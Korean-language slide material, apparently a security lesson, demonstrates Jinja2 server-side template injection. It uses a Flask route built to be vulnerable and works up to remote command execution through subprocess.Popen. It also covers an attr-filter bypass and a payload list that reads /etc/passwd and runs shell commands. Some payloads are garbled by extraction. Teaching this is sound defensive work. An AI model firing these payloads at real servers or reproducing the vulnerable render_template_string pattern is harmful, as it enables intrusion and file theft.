
SSTI(Server Side Template Injection)

```
1  <!doctype html>
2  <html lang="ko">
3  <head>
4      <meta charset="utf-8">
5      <meta name="viewport" content="width=device-width,initial-scale=1">
6      <title>{% block title %}MyApp{% endblock %}</title>
7      <link rel="stylesheet" href="{{ url_for('static', filename='css/main.css') }}">
8      {% block head %}{% endblock %}
9  </head>
10 <body>
11
12     <main>
13         {% block content %}{% endblock %}
14     </main>
15
16     <footer>
17         <small>&copy; {{ current_year }}</small>
18     </footer>
19
20     <script src="{{ url_for('static', filename='js/app.js') }}" defer></script>
21     {% block scripts %}{% endblock %}
22 </body>
23 </html>
24
```

SSTI(Server Side Template Injection)



SSTI(Server Side Template Injection)



SSTI(Server Side Template Injection)

```
from flask import Flask, request, render_template, render_template_string
import os, base64

app = Flask(__name__)


@app.route("/")
def index():
    return render_template('index.html')

@app.route("/ssti")
def ssti():
    return render_template_string(request.args.get('c'))

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)
```

인자를 **Template** 코드로 해석

SSTI(Server Side Template Injection)




49

{{7*7}}

SSTI(Server Side Template Injection)

- **app.config**에 저장된 설정들




The screenshot shows a browser window with the URL `127.0.0.1:5000/ssti?c={{config}}`. The page content displays the configuration settings for an application, including session management, file handling, and security parameters. A specific placeholder, `{{config}}`, is highlighted in red at the bottom of the configuration block.

```
<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'SECRET_KEY_FALLBACKS': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'TRUSTED_HOSTS': None, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PARTITIONED': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'MAX_FORM_MEMORY_SIZE': 500000, 'MAX_FORM_PARTS': 1000, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'PROVIDE_AUTOMATIC_OPTIONS': True}>
```

{{config}}

SSTI(Server Side Template Injection)

- 문자열 **class**



<class 'str'>

{{''.__class__}}

SSTI(Server Side Template Injection)

- object class에 접근




<class 'object'>

{{''.__class__.__base__}}

SSTI(Server Side Template Injection)

- **object** 클래스의 **subclass** 목록을 **dict** 형태로 반환




The screenshot shows a browser window with the URL `127.0.0.1:5000/ssti?c={{').__class__.__base__.__subclasses__()}`. The page content displays a long list of Python class names, indicating that the server-side template injection vulnerability allows for the retrieval of the class hierarchy of the `object` class.

```
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmethod_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class 'longrange_iterator'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'module'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 'reversed'>, <class 'symtable entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'super'>, <class 'type_iterator'>, <class 'type_reverseiterator'>, <class 'type'>]
```

`{{').__class__.__base__.__subclasses__()}`

SSTI(Server Side Template Injection)

- **subprocess.Popen** 클래스



{{').__class__.__base__.__subclasses__()[367]}}

SSTI(Server Side Template Injection)

- **subprocess.Popen** 클래스를 활용하여 **id** 명령어 결과 출력 (RCE)

127.0.0.1:5000/ssti?c={{'__class__.__base__.__subclasses__()'}}[367]('id',shell=True,stdout=-1).communicate()[0].strip()

b'uid=1000(predic) gid=1000(predic)
groups=1000(predic),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(d

```
{{'__class__.__base__.__subclasses__()'}}[367]('id',shell=True,stdout=-1).communicate()[0].strip()}
```

SSTI Filtering Bypass

- Template코드에서는 다양한 **Builtin**을 지원하기에 **Filtering**이 완벽하지 않다면 **Builtin**을 활용하여 우회 가능

List of Builtin Filters


<code>abs()</code>	<code>float()</code>	<code>lower()</code>	<code>round()</code>	<code>tojson()</code>
<code>attr()</code>	<code>forceescape()</code>	<code>map()</code>	<code>safe()</code>	<code>trim()</code>
<code>batch()</code>	<code>format()</code>	<code>max()</code>	<code>select()</code>	<code>truncate()</code>
<code>capitalize()</code>	<code>groupby()</code>	<code>min()</code>	<code>selectattr()</code>	<code>unique()</code>
<code>center()</code>	<code>indent()</code>	<code>pprint()</code>	<code>slice()</code>	<code>upper()</code>
<code>default()</code>	<code>int()</code>	<code>random()</code>	<code>sort()</code>	<code>urlencode()</code>
<code>dictsort()</code>	<code>join()</code>	<code>reject()</code>	<code>string()</code>	<code>urllize()</code>
<code>escape()</code>	<code>last()</code>	<code>rejectattr()</code>	<code>striptags()</code>	<code>wordcount()</code>
<code>filesizeformat()</code>	<code>length()</code>	<code>replace()</code>	<code>sum()</code>	<code>wordwrap()</code>
<code>first()</code>	<code>list()</code>	<code>reverse()</code>	<code>title()</code>	<code>xmlattr()</code>

Jinja2 Builtin Filters

SSTI Filtering Bypass

- **attr** 필터

- **foo|attr("bar") => foo.bar**
- **"".__class__ => ""|attr("\x5f\x5fclass\x5f\x5f")**



{{""|attr("\x5f\x5fclass\x5f\x5f")}}

SSTI Payloads

- 이외에도 다양한 **Payloads** 존재

```
 {{app.request.query.filter(0,0,1024,['options':'system'])}}  
 {{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}  
 {{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/etc/passwd").read() }}  
 {{''.__class__.mro()[1].__subclasses__()[396]('cat /etc/passwd',shell=True,stdout=-1).communicate()}}  
 {{config.__class__.__init__.globals_['os'].popen('ls').read()}}
```

<https://github.com/payloadbox/ssti-payloads>

SSTI Payloads

